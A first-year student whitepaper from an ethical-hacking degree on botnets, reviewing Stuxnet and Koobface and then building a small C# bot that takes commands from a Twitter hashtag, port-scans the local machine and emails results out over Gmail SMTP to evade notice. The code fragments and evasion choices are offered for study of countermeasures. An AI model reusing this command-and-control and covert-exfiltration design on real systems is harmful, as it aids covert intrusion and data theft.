UNIVERSITY of ABERTAY DUNDEE

Researching BotNets

Henry Bond

BSc (Hons) Ethical Hacking and Countermeasures, Year 1

Abstract

BotNets are one of the largest problems in internet security today. They create problems within all sectors of computing including business, domestic and web server machines and become more of a problem as we experience a shift towards more of our society's technologies being connected to the internet.

In this Whitepaper I will introduce the topic of BotNets, assess why they pose such a large problem to internet security and give an overview of existing BotNets including the StuxNet, KoobFace and the more recent WordPress BotNet. I am also going to build my own BotNet and test how well anti-malware/Internet Security applications work against it. I shall then write a comparison between the different internet security applications available.

Introduction

Background:

A BotNet is a group of machines, all of which are infected with the same malware. The infected machines all get their commands from one machine. The command machine is called the BotHerder and the infected machines are called the zombie machines. A BotNet may have other types of malware classification, however, what makes it a BotNet is the method of having multiple computers all doing the same attack vector.

BotNets are becoming an increasingly large problem in recent times, with more and more machines becoming connected to the internet, and this problem only has the potential of getting worse. Technologies such as internet connected cars, smart phones, televisions and so on increase the number of technologies that are connected and so possibly open to infection. This opens up a new window for malicious hackers, giving them the ability to take control of multiple 'internet-connected' devices and use them for all the same purpose, such as distributed denial of service (DDoS) attacks, email spamming and many others. Obviously this has greater effect than if the malicious hacker had control of just one machine. BotNets will now allow a malicious hacker to be more effective when attacking. An example of an attack vector is the malicious hacker overloading the website being targeted with a DDoS attack. This is done by sending out a message from the BotHerder to the zombie machines telling them to attack a designated website. This is much easier and cheaper than either gathering a large collection of PCs whose owners are willing to commit them to this use, or renting out the CPU power required to perform the attack vector successfully.

BotNets are difficult to stop as they are fluid by design meaning they can have the ability to update themselves and change their entire structure, at the command of the BotHerder. However they are far from unstoppable, ways of stopping them include using firewalls to control traffic and anti-malware software to analyse the behaviour of such programs. The reason for attacks using Botnets being so successful is a lack of education amongst the average population about computer and internet security.

There are many different BotNets in existence, I will now go through a few examples of the most destructive and fast moving BotNets.

StuxNet is a BotNet backed by Barrack Obama (Marks, 2012). Marks' article goes on to say that the "project was designed to undermine Iran's nuclear ambitions via computer malware". When the BotNet got itself to the control machine it forced the fast spinning centrifuges involved in the purification of nuclear fuel to stop suddenly, destroying them. The attack was however poorly executed: through unknown means StuxNet has now spread to India, Indonesia and China. It is estimated that StuxNet has infected over six million private machines and one thousand corporate machines in China (Elsevier, October 2010). StuxNet has now either evolved into a piece of Malware called Duqu or been reprogrammed. This could be done by taking the original source code, which is now freely available on the internet. Both StuxNet and Duqu include a modular design and have many similar features, including the same RPC logic as StuxNet to update itself (Laboratory of Cryptography and System Seucrity, 2011). I believe this to be a very good example of how BotNets can adapt and change to the needs of the BotHerder with relative ease. The self-updating feature is crucial to a BotNets design to ensure it remains persistent.

Koobface is a peer-to-peer BotNet but could also be identified as a worm. It spreads itself mainly over social networks such as Facebook and BlogSpot and thus uses the compromised computers' contact with other compromised computers to receive its commands.

According to Symantec Corporation (2012) the KoobFace BotNet has the following functionality "

- Spread through social networks
- Steal confidential information
- Inject advertising into web browsers
- Redirect web browsing to malicious sites
- Intercept Internet traffic
- Block access to certain Internet sites
- Start a web server to serve as a command and control server for other Koobface infections
- Download additional files, such as updates to itself and other pay-per-install software that includes fake security products
- Steal software license keys
- Break CAPTCHAs
- Determine if a link is blocked by Facebook
- Create new BlogSpot accounts and pages
- Modify the Hosts file "

Other than the stealing of confidential information I believe the BotNets ability to break CAPTCHAs to be the most concerning features in this set. The fact that the Botnet can break the very measures put in place to stop it is an obvious hole in the existing security systems. According to Sophos Labs (2009) Koobface extracts the data it collects by packing the information into a RAR archive and is either uploaded to a remote server or emailed to the BotHerder.

WordPress is an example of software that has recently has been hit by a BotNet. The attack has succeeded in gaining access to the administrative portals of a WordPress blogging site. The BotNet is thought to be made up of a number home PCs (CloudFlare, 2013). What the goal of gaining access to these administrative portals is remains unclear, it is possible that the BotNet is trying to build up a large collection of Bots to use for DDoS attacks.

So are Botnets inherently malicious software? "BotNet is a Jargon term for a collection of software robots (bots) which autonomously and automatically" Says (Canada Free Press, 2008). By this definition there is no reason why an IT administrator cannot take the BotNet methodology and use it for good. Positive uses could include monitoring networks, automatically update systems and many other useful applications. I believe this to be an efficient method of keeping a network updated and the thin-client is a good example of this. Where the OS which the user sees is virtualised from a cloud, this keeps everyone's data in one secure place and ensures that updates can be deployed easily. I would say that thin-clients and zombie machine are actually interchangeable words and the distinction between them lies in the application. I also believe that any software programmed has both bad and good uses.


I believe that more research needs to be done in the field of BotNets as it seems to be the future of malware will be in the BotNet methodology. Due to the adaptive, fast moving and proactive nature of BotNets, I believe that this is an exceptionally important area in computer security. The ability to detect, control and take down BotNets are imperative to the survival of the internet.

Aims and objectives:

My aim is to build my own BotNet in order to investigate the countermeasures against it. To begin with this BotNet will be scanning local machines, looking for open ports. I then intend to expand it to include other features such as self-upgrading to aid persistence and network discovery enabling port scanning on other IPs in the local network.

Procedure

The first thing I did was research methods of detecting BotNets, as I had decided that it would be best if the BotNet I built was harder to detect than the existing BotNets I researched. I had initially decided on using a C++ socket server to send and receive commands but then decided that this Botnet would be too easy to detect by monitoring unusual traffic on a network monitor, such as WireShark. It is possible to detect unknown activity.


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

```
No. .  Time        Source              Destination         Protocol  Info
    46 139.931187  Wistron_07:07:ee    Broadcast           ARP       Who has 192.168.1.254?  Tell 192.168.1.68
    47 139.931463  ThomsonT_08:35:4f   Wistron_07:07:ee    ARP       192.168.1.254 is at 00:90:d0:08:35:4f
    48 139.931466  192.168.1.68        192.168.1.254       DNS       Standard query A www.google.com
    49 139.975406  192.168.1.254       192.168.1.68        DNS       Standard query response CNAME www.l.google.com A 66.102.9.99
    50 139.976811  192.168.1.68        66.102.9.99         TCP       62216 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
    51 140.079578  66.102.9.99         192.168.1.68        TCP       http > 62216 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430
    52 140.079583  192.168.1.68        66.102.9.99         TCP       62216 > http [ACK] Seq=1 Ack=1 Win=65780 Len=0
    53 140.080278  192.168.1.68        66.102.9.99         HTTP      GET /complete/search?hl=en&client=suggest&js=true&q=m&cp=1 H
    54 140.086765  192.168.1.68        66.102.9.99         TCP       62216 > http [FIN, ACK] Seq=805 Ack=1 Win=65780 Len=0
    55 140.086921  192.168.1.68        66.102.9.99         TCP       62218 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
    56 140.197484  66.102.9.99         192.168.1.68        TCP       http > 62216 [ACK] Seq=1 Ack=805 Win=7360 Len=0
    57 140.197777  66.102.9.99         192.168.1.68        TCP       http > 62216 [FIN, ACK] Seq=1 Ack=806 Win=7360 Len=0
    58 140.197811  192.168.1.68        66.102.9.99         TCP       62216 > http [ACK] Seq=806 Ack=2 Win=65780 Len=0
    59 140.218319  66.102.9.99         192.168.1.68        TCP       http > 62218 [SYN, ACK] Seq=0 Ack=1 Win=5720 Len=0 MSS=1430

▷ Frame 1 (42 bytes on wire, 42 bytes captured)
▷ Ethernet II, Src: Vmware_38:eb:0e (00:0c:29:38:eb:0e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▷ Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 0c  29 38 eb 0e 08 06 00 01   ........ )8......
0010  08 00 06 04 00 01 00 0c  29 38 eb 0e c0 a8 39 80   ........ )8....9.
0020  00 00 00 00 00 00 c0 a8  39 02                     ........ 9.

eth0: <live capture in progress> Fil...   Packets: 445 Displayed: 445 Marked: 0          Profile: Default
```

Figure 1: A screenshot showing WireShark with a query from a computer visiting www.google.com


As you can see from figure 1, it is possible to analyse internet traffic and from this information, make solid guesses of what each machine is doing on the internet.

With this in mind, I did some research on other methods of triggering BotNets and came across a method by which the BotHerder uses twitter to post a particular string, making the program trigger its attack. I decided to use this as I believe that this is a good, near untraceable method of triggering the BotNet. The second thing I did was program a piece of software which searches twitter for a specified string. Next I programmed a port scanner. Then I had to find the IP address of the local machine. The next step was to extract the data harvested by the port scanner. The final step was to trigger the BotNet.

Twitter Searcher:

The twitter searcher searched for a specific post in Twitter which was unlikely to be posted by anyone else. If the post was found the port scan would be triggered.

I started programming in C++ as I stated in my specification but encountered a lot of errors and so, given my timescale, reconsidered and decided to use C# instead. I decided on this as I have a better background of this language and C# is designed to create applications very quickly.



```
StringBuilder sb = new StringBuilder();
HttpWebRequest request;
HttpWebResponse response;
    byte[] buf = new byte[8192];
int control = 3;
while (control != 0)
{
    try
    {
        request = (HttpWebRequest)WebRequest.Create("http://search.twitter.com/search.json?q=%23" + searchString);
        response = (HttpWebResponse)request.GetResponse();
        Stream readStream = response.GetResponseStream();
    StreamReader streamReader = new StreamReader(readStream, Encoding.UTF8);
    string responseFromServer = streamReader.ReadToEnd();

    Console.WriteLine(responseFromServer);
    string[] resonponses = Regex.Split(responseFromServer, "\"text\":");
    Console.WriteLine();
    foreach (string str in resonponses)
    {
        Console.WriteLine(str);


    }
```

Figure 2: A screenshot showing the code behind the twitter searcher.

This piece of code declares a byte array and an ‘object of class string builder’. It then sends a HTTP request to the URL https://search.twitter.com/search.json?... and saves the response to the object of class HttpWebResponse. Using a stream reader, I parse the JSON encoded response into a string.


In order to differentiate from a response with no result and one with a result I used regular expression to split the string where the phrase ‘text:’ was present, as the result would only contain ‘text:’ if a tweet is present, then put the results into an array. If there was no result from the twitter search, the size of the array would be 1 whereas if the tweet was present the array would be 2 and the port scan would be triggered.

Port Scanner:

To program the port scanner I made a recursive loop which ran from port numbers 1 to 1535, connecting to each port every iteration. To do this I used the sockets library included within the .NET framework. If the connection was successful, the program knew that the port was open. It then added the list of open ports to an array, to be extracted later.

Getting the Local Machines IP Address:

I required the IP address of the local machine so that I could identify the list of open ports at this address. For this step I used a class written by Corey Goldberg (2008), adapted to make it return and parse data provided by http://checkip.dyndns.org.




```
    static string GetIPAddress()
{
                    HTTPGet req = new HTTPGet();
                    req.Request("http://checkip.dyndns.org");
                    string[] a = req.ResponseBody.Split(':');
                    string a2 = a[1].Substring(1);
                    string[] a3=a2.Split('<');
                    string a4 = a3[0];
                    Console.WriteLine(a4);

                    return a4;
}
```

Figure 3: A screenshot showing the function block which returns the external IP address.

Extracting the Data:


I decided on using Simple Mail Transfer Protocol (SMTP), a protocol used to send emails. I chose this protocol as I believed that it was the best way of hiding the data traffic and there is an SMPT class provided in the .NET framework, which allows emails to be sent with ease. Because I used Gmail as the SMTP server the data being sent could easily be mistaken for normal traffic. The port used for SMTP (port number 25) was one of the 10 ports that were most often open (SpeedGuide, 2013). The high chance of this port being open made it a good choice for extracting data. Using the string builder, I parsed the integer array into a string with line breaks between each result and appended the result from the IP searcher.

I then went on to program a control loop which, if the email failed to send, it attempted to send twice more before rolling back to the passive state of waiting for a tweet.



```
static bool sendEmail(int[] ports, string localIP)
{
    int counter = 3;
    while (counter > 0)
    {

        try
        {
            var builder = new StringBuilder();
            Array.ForEach(ports, x => builder.Append(x + " \n"));

            string messageContent = (builder.ToString() + "\n" + localIP);


            var client = new SmtpClient("smtp.gmail.com", 587)
            {
                Credentials = new NetworkCredentia[redacted]),
                EnableSsl = true
            };
            client.Send("myusername@gmail.com", "henrybond158@icloud.com", "Results", messageContent);
            Console.WriteLine("Sent");
            counter = 0;
        }

        catch { counter--; }
    }

    return false;

}
```

Figure 4: A screenshot showing the code implementation of the SMTP class.



Data
From: henry bnd
To: henrybond158@icloud.com

```
80
135
443
445
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0
0

31.205.12.29
```

Figure 5: Screenshot showing the email sent by the SMTP object.

Triggering the BotNet:

When the bot started up, the first thing it did was to check whether it exists in the path ‘C:\Users\myProgram.exe’. If it was not , it would copy itself there. I used the time on the local machine to trigger the bot to check every 3 hours whether a tweet was present. I did this by using an ‘IF’ statement to trigger the bot to perform the check if the time was midnight, 3am, 6am and so forth.

Discussion

One thing I found when doing this project was that C++ was not as easy to compile as I expected it to be. I realised that to do this project in C++ I would have to learn extra commands for programs I did not know existed. C# was a better choice as it is a language specifically designed for swift software development and I had a better knowledge of this language, having had a module on it in the previous semester. I also found that it was very easy to run applications in the background. This is useful as it makes it easier to hide the bots activity. It was surprisingly easy to run the BotNet without detection. Unless the bot is added to a virus collection, say that of Symantec malware database or Comodo anti-malware database, it is easy for the application to run entirely without the machine user's knowledge. That in mind, some anti-malware programs will prompt the user to allow or disallow the application internet access when the application attempts to the email, alerting the user to its presence.


I intend on furthering this project by adding further functionality to the BotNet, such as the ability to patch itself using a pre-set link. This would help the persistence of the BotNet and work on removing the process from the running process list. I did not have the time to add this feature during this project as I had initial problems with compiling the program. After I have enabled the program to update itself I would like to add the ability to guess what service is running from the open port by looking at what port it is. For example, if ports 80 and 443 were open the BotNet would guess that that this signals that a web server is running as these are the ports web servers run on. With my change from C++ to my preferred C# I do intend on re-writing the program for C++ for another project.

Potential countermeasures to stop my BotNet from functioning are numerous, but the best place to begin is avoidance. Educating people that use computers, be it in a private or professional sense about best practices to avoid becoming infected. Methods of avoiding becoming infected include:

- Not opening attachments from unknown E-Mail address.
- Not browsing to sites which are not crucial to the work required by the company.
- Do not hand over passwords to anyone.
- Ensure computers are locked when not attended.
- Clearing web browser cache if on a public computer.

In the workplace, educating staff is always the best place to start when working on improving security and avoiding any kind of malware, not just BotNets, from being installed on work machines. Another preventative measure is to ensure that firewalls are set to allow only certain 'trusted' applications to access the internet. This will stop the BotNet on an infected computer from accessing the internet, stopping it from receiving commands or delivering data.

If selected and used correctly, internet security packages will usually stop BotNets like mine. Correct selection entails selecting a package which includes behavioural analysis of applications as well as one with a firewall which is effective, but does not get in the way of day to day computer use. Correct usage involves making sure to read warnings properly even if they are numerous or annoying. Below are screenshots showing a selection of internet security packages and how they reacted to my BotNet.



avast! has finished analysis of the program.

We did not find enough evidence to identify the file as malware.

However, you should still use extreme caution when accessing it.

File:	C:\Users\Henry\Desktop\PortScannerTest.exe
Reason:	The file prevalence/reputation is low
Duration:	0:00:14


avast! has finished analysis of the program.

We did not find enough evidence to identify the file as malware.

However, you should still use extreme caution when accessing it.

File:	C:\Users\Henry\Desktop\PortScannerTest.exe
Reason:	The file prevalence/reputation is low
Duration:	0:00:09

Figure 6: A screenshot showing Avast internet security software detecting a program running that it did not recognise. The BotNet was found to have 'suspicious activity'.




```
C:\Users\Henry\Desktop\PortScann
Welcome to the temporary n
Select an option
1.: Port scan localhost
2: Twitter Search for #tag
3. Find external IP
4: Hide the console windou
2
please input a search stri
```

COMODO Firewall

PortScannerTest.exe is trying to **connect to the Internet**

Application:	PortScannerTest.exe
Remote:	199.59.149.243 - TCP
Port:	http(80)


Figure 7: A screenshot showing Comodo internet security suite detecting an unrecognized program (the BotNet) trying to connect to the internet.



C:\Users\Henry\Desktop\PortScannerTest.exe

```
&q=%23pscanbegin","results":[{"created_at":"Tue, 14 May 2013 14:34:28 +0000","fr
om_user":"imbehindyou123","from_user_id":91019642,"from_user_id_str":"91019642",
"from_user_name":"Henry Bond","geo":null,"id":334315782366437376,"id_str":"33431
5782366437376","iso_language_code":"en","metadata":{"result_type":"recent"},"pro
file_image_url":"http:\/\/a0.twimg.com\/profile_images\/1540116020\/henrybox_nor
mal.png","profile_image_url_https":"https:\/\/si0.twimg.com\/profile_images\/154
0116020\/henrybox_normal.png","source":"&lt;a href=&quot;http:\/\/twitter.com\/&
quot;&gt;web&lt;\/a&gt;","text":"#pscanbegin having a wee test"}],"results_per_p
age":15,"since_id":0,"since_id_str":"0"}

{"completed_in":0.007,"max_id":334315782366437376,"max_id_str":"3343157823664373
76","page":1,"query":"%23pscanbegin","refresh_url":"?since_id=334315782366437376
&q=%23pscanbegin","results":[{"created_at":"Tue, 14 May 2013 14:34:28 +0000","fr
om_user":"imbehindyou123","from_user_id":91019642,"from_user_id_str":"91019642",
"from_user_name":"Henry Bond","geo":null,"id":334315782366437376,"id_str":"33431
5782366437376","iso_language_code":"en","metadata":{"result_type":"recent"},"pro
file_image_url":"http:\/\/a0.twimg.com\/profile_images\/1540116020\/henrybox_nor
mal.png","profile_image_url_https":"https:\/\/si0.twimg.com\/profile_images\/154
0116020\/henrybox_normal.png","source":"&lt;a href=&quot;http:\/\/twitter.com\/&
